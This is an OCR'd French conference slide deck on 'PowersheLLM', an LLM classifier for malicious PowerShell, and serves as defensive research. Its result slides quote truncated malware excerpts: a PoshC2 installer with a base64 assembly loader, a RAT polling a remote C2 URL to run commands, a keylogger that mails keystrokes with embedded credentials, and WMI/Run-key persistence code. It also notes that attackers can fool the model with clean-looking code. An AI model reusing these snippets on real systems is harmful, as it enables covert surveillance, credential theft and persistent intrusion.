    $this. clip.SelectAll()
    $this. clip.Copy()
}

function CmdCutText {

    if ( !$this. selectingL -and !$this. selec
    $this. clip.Text = $this. text.ToString().
    $this. clip.SelectAll()
    $this. clip.Copy()
    DeleteSelectedText
}

function CmdPasteText {
    if ( $this. selectingL -or $this. selectin

    $this. clip.Text = ""
    $this. clip.Paste()
    InsertTextAtCursor $this. clip.Text
    InitSelecting;
}
```

- 39d187ee30f3b2a4: VT score 0
- Editeur de texte ou équivalent awk / sed
- A conserver !

OSSIR

Résultats et analyses - Vrais positifs

> Notre modèle a raison <

```
$downloadpath = "https://github.com/nettitude/PoshC2/archive/master.zip"

$pathexists = Test-Path $installpath

if (!$pathexists) {
    New-Item $installpath -Type Directory
}

Write-Host "[+] Downloading PoshC2 to $installpath"
Download-File -From $downloadpath -To "$($installpath)PoshC2-master.zip"
$downloaded = Test-Path "$($installpath)PoshC2-master.zip"

if ($downloaded) {
```

```
function Download-File
{
    Param
    (
        [string]
        $From,
        [string]
        $To
    )
    if ($psdownloader -ne "TRUE") {
        $Script:psdownloader = "TRUE"
        $PS = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyI
        $DllBytes  = [System.Convert]::FromBase64String($PS)
        $Assembly = [System.Reflection.Assembly]::Load($DllBytes)
    }

    $r = [PoshWebRequest]::MakeRequest("$From", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko", "");
    [System.IO.File]::WriteAllBytes($To, $r.data)
}
```

- e01367262903442d: VT score 13
- Posh C2 - install
- A reclasser !

OSSIR

Résultats et analyses - Vrais positifs

> Notre modèle a raison <


```
$bytes = [System.IO.File]::ReadAllBytes("$($installpath)PowershellC2\Start-C2-Server.lnk")
$bytes[0x15] = $bytes[0x15] -bor 0x20
[System.IO.File]::WriteAllBytes("$($installpath)PowershellC2\Start-C2-Server.lnk", $bytes)

$SourceExe = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
$ArgumentsToSourceExe = "-exec bypass -c ${poshpath}C2-Installer.ps1 $installpath"
$DestinationPath = "$($installpath)PowershellC2\Update-PoshC2.lnk"
$WshShell = New-Object -comObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut($DestinationPath)
$Shortcut.TargetPath = $SourceExe
$Shortcut.Arguments = $ArgumentsToSourceExe
$Shortcut.Save()


$bytes = [System.IO.File]::ReadAllBytes("$($installpath)PowershellC2\Start-C2-Server.lnk")
$bytes[0x15] = $bytes[0x15] -bor 0x20
[System.IO.File]::WriteAllBytes("$($installpath)PowershellC2\Start-C2-Server.lnk", $bytes)

$SourceExe = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
$ArgumentsToSourceExe = "-exec bypass -c import-module ${poshpath}C2-Viewer.ps1; c2-viewer -poshpath ${poshpath}"
$DestinationPath = "$($installpath)PowershellC2\Start-Team-Viewer.lnk"
$WshShell = New-Object -comObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut($DestinationPath)
$Shortcut.TargetPath = $SourceExe
$Shortcut.Arguments = $ArgumentsToSourceExe
$Shortcut.Save()

Write-Host "[+] Sucessfully installed PoshC2"
```

- e01367262903442d: VT score 13
- Posh C2 - install
- A reclasser !

OSSIR

Résultats et analyses – Faux positifs ... selon contexte

```powershell
$sploaded = $null
Function Get-ServicePerms {

if ($sploaded -ne "TRUE") {
    $script:sploaded = "TRUE"
    echo "Loading Assembly"
    $i = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA
    $dllbytes  = [System.Convert]::FromBase64String($i)
    $assembly = [System.Reflection.Assembly]::Load($dllbytes)
}

[ServicePerms]::dumpservices()
$computer = $env:COMPUTERNAME
$complete = "[+] Writing output to C:\Temp\Report.html"
echo "[+] Completed Service Permissions Review"
echo "$complete"

}
```



dabe38d1bd7b91bb: VT score 1

- Créateur de rapport d'inventaire d'une machine
- A retirer du dataset d'entrainement

OSSIR

Résultats et analyses – FN

Let’s analyse more scripts !

- Vrais faux négatifs
- Faux faux négatifs (aka: Vrais négatifs)
- Faux négatifs selon le contexte d’emploi

OSSIR

Résultats et analyses - Vrais faux négatifs

> Notre modèle se trompe <

```
    $urlConsole = "https://myshortbio.com/Ght      tg      h4eeGRjrgw212t67"
    if ($urlConsole -like '*%URL%*') {
        Out-Debug "Module is uninitialized: urlConsole is '$urlConsole'"
        exit
    }

# -- Start
while ($true) {
    $_nextStart = (Get-Date).AddSeconds($Interval)

    # query console for job
    $_tl =  ""
    Get-Job | % { $_tl += $_.Name + "|" }
    $_tl = $_tl.TrimEnd("|")

    $_debCnt += 1
    if ($_debCnt % 100 -eq 1) {
        $_dbg = "QUERY Console (Loop#$ debCnt). TaskList: " + $_tl
        Out-Debug $_dbg
    }

    $_query = (Convert-ToBase64 "QUERY") + " n" + (Convert-ToBase64 $_tl)
    ($_task, $_err) = Send-ToConsole $_query
    if (([String]::IsNullOrEmpty($_err) -eq $true) -and ([String]::IsNullOrEmpty($_task) -eq $false)) {
        Run-Command $_task
    }
```

```
function Get-BiosSerial() {
    $sn = "BIOS UNKNOWN"
    $_sn = ""
    try {
        $_q = "S!ELE!CT S!eri!al Nu!mb!er F!ROM! Wi!n32!BIO!S"
        $mSearcher = Get-WmiObject -Query ($_q -replace '!', "") -ea Silent
        if ($mSearcher) {
            foreach ($o in $mSearcher) {
                if ($o.Properties.Name -eq "SerialNumber") {
                    $_sn = $o.Properties.Value
```

- 7d8671c91a02bfbf : VT score 38
- RAT powerplant C2
- A conserver !

OSSIR

Résultats et analyses - Vrais faux négatifs

> Notre modèle se trompe <

```
# scan all ASCII codes above 8
for ($ascii = 9; $ascii -le 254; $ascii++) {
  # get current key state
  $state = $API::GetAsyncKeyState($ascii)

  # is key pressed?
  if ($state -eq -32767) {
    $null = [console]::CapsLock

    # translate scan code to real code
    $virtualKey = $API::MapVirtualKey($ascii, 3)

    # get keyboard state for virtual keys
    $kbstate = New-Object Byte[] 256
    $checkkbstate = $API::GetKeyboardState($kbstate)

    # prepare a StringBuilder to receive input key
    $mychar = New-Object -TypeName System.Text.StringBuilder

    # translate virtual key
    $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar,

    if ($success)
    {
      # add key to logger file
      [System.IO.File]::AppendAllText($Path, $mychar, [System.Text.Enco
    }
  }
  $TimeNow = Get-Date
}
$Runner++
send-mailmessage -from $from -to $to -subject $Subject -body $body -Attac
Remove-Item -Path $Path -force
}
```

```
# Edit only this section!
$TimesToRun = 2
$RunTimeP = 1
$From = "key      81@gmail.com"
$Pass = "lov      @123"
$To = "lovis      egreat59@gmail.com"
$Subject = "Keylogger Results"
$body = "Keylogger Results"
$SMTPServer = "smtp.mail.com"
$SMTPPort = "587"
$credentials = new-object Management.Automation.PSCredential $From,
```

“ it’s not stupid if it works”

- 864b7259d829a2e0: VT score 36
- Keylogger par mail !
- A conserver !

OSSIR

Résultats et analyses – Vrais négatifs

```
.DESCRIPTION
This payload encodes the given string to base64 string and writes it to base64encoded.txt in current directory.
function StringtoBase64
{
    [CmdletBinding()]
        Param( [Parameter(Position = 0, Mandatory = $False)]
        [String]
        $Str,

        [Parameter(Position = 1, Mandatory = $False)]
        [String]
        $outputfile=".\base64encoded.txt",

        [Switch]
        $IsString
    )

    if($IsString -eq $true)
    {

        $utfbytes  = [System.Text.Encoding]::Unicode.GetBytes($Str)

    }
    else
    {
        $utfbytes  = [System.Text.Encoding]::Unicode.GetBytes((Get-Content $Str))
    }

    $base64string = [System.Convert]::ToBase64String($utfbytes)
    Out-File -InputObject $base64string -Encoding ascii -FilePath "$outputfile"
    Write-Output "Encoded data written to file $outputfile"
```

- 7b38052a976f297e: VT score 9
- Encodeur base 64 !
- A reclasser !

Résultats et analyses – Faux négatifs...selon contexte


```
<#
.SYNOPSIS
Nishang script which could be used to add reboot persistence to a powershell script.

$currentPrincipal = New-Object Security.Principal.WindowsPrincipal( [Security.Principal.WindowsIc
if($currentPrincipal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)
{
    $scriptpath = $env:TEMP
    $scriptFileName = "$scriptpath\$name"
    $filterNS = "root\cimv2"
    $wmiNS = "root\subscription"
    $query = @"
        Select * from   InstanceCreationEvent within 30
        where targetInstance isa 'Win32 LogonSession'

    $filterName = "WindowsSanity"
    $filterPath = Set-WmiInstance -Class   EventFilter -Namespace $wmiNS -Arguments @{name=$filte
    $consumerPath = Set-WmiInstance -Class ActiveScriptEventConsumer -Namespace $wmiNS -Arguments
    Set-WmiInstance -Class   FilterToConsumerBinding -Namespace $wmiNS -arguments @{Filter=$filte
}
else
{
    New-ItemProperty -Path HKCU:Software\Microsoft\Windows\CurrentVersion\Run\ -Name Update -Prop
    echo "Set objShell = CreateObject(`"Wscript.shell`")" > $env:TEMP\$name
    echo "objShell.run(`"powershell -WindowStyle Hidden -executionpolicy bypass -file $env:temp\$
}
```


358c6ef0fe0f93a6: score 7

- Mise en persistence d'un script (@reboot en powershell ...)
- A retirer du dataset d'entrainement

OSSIR

Résultats et analyses - classification






- Forme globale (obfuscation / entropie-densité / intelligibilité)
- Mots et tokens clefs
- Interprétation du modèle comme l'aurait fait un rapide coup d'oeil de l'analyste ... mais en beaucoup plus rapide !!

Un outil efficace mais qui a des limites

- 1024 Tokens = perte d'une partie des informations
- Mauvaise classification des données d'entrainement (confiance dans les sources)
- Si un attaquant fait un beau code, notre LLM peut être berné, tout comme le premier coup d'oeil de l'analyste !



OSSIR

Du malveillant au malsain, quelle défense pour nos SI ?

- Zone grise = On ne peut pas forcer notre algo à classifier.
- Tâche décisionnelle à faire à plusieurs acteurs ! (concepteur du modèle, rssi, admins ... Etc)
- À utiliser dans son contexte qui ne doit pas être figé. Il devrait être intégré dans un process d'amélioration continue. Ainsi le modèle évoluera au fur et à mesure selon les données qu'il reçoit
- PowersheLLM est une proposition facile à mettre en oeuvre et efficace.
- L'intelligence artificielle étant utilisée comme un outil au profit de l'analyse ! (et non en remplacement !!)

OSSIR

Conclusion

La sécurité des Systèmes d'Informations à l'heure des LLM, où en sommes-nous ?

IA vs IA

Cet outil de détection, proposé sous forme de preuve de concept, révèlera son potentiel si associé à d'autres moyens de détection.

Ces combinaisons permettant de réduire les mailles du filet de la détection et de tendre vers une défense en profondeur plus efficace !

Contributeurs

Frédéric Grelot

Sylvio Hoarau

Pierre-Adrien Fons

Anthony Chesneau

Caroline Fernandez

Contact

Sylvio HOARAU

sylvio.hoarau@glimps.re

Pierre-Adrien FONS

pierre-adrien.fons@glimps.re

02 44 84 78 44

www.glimps.fr

1137A Av. des Champs Blancs
35510 Cesson-Sévigné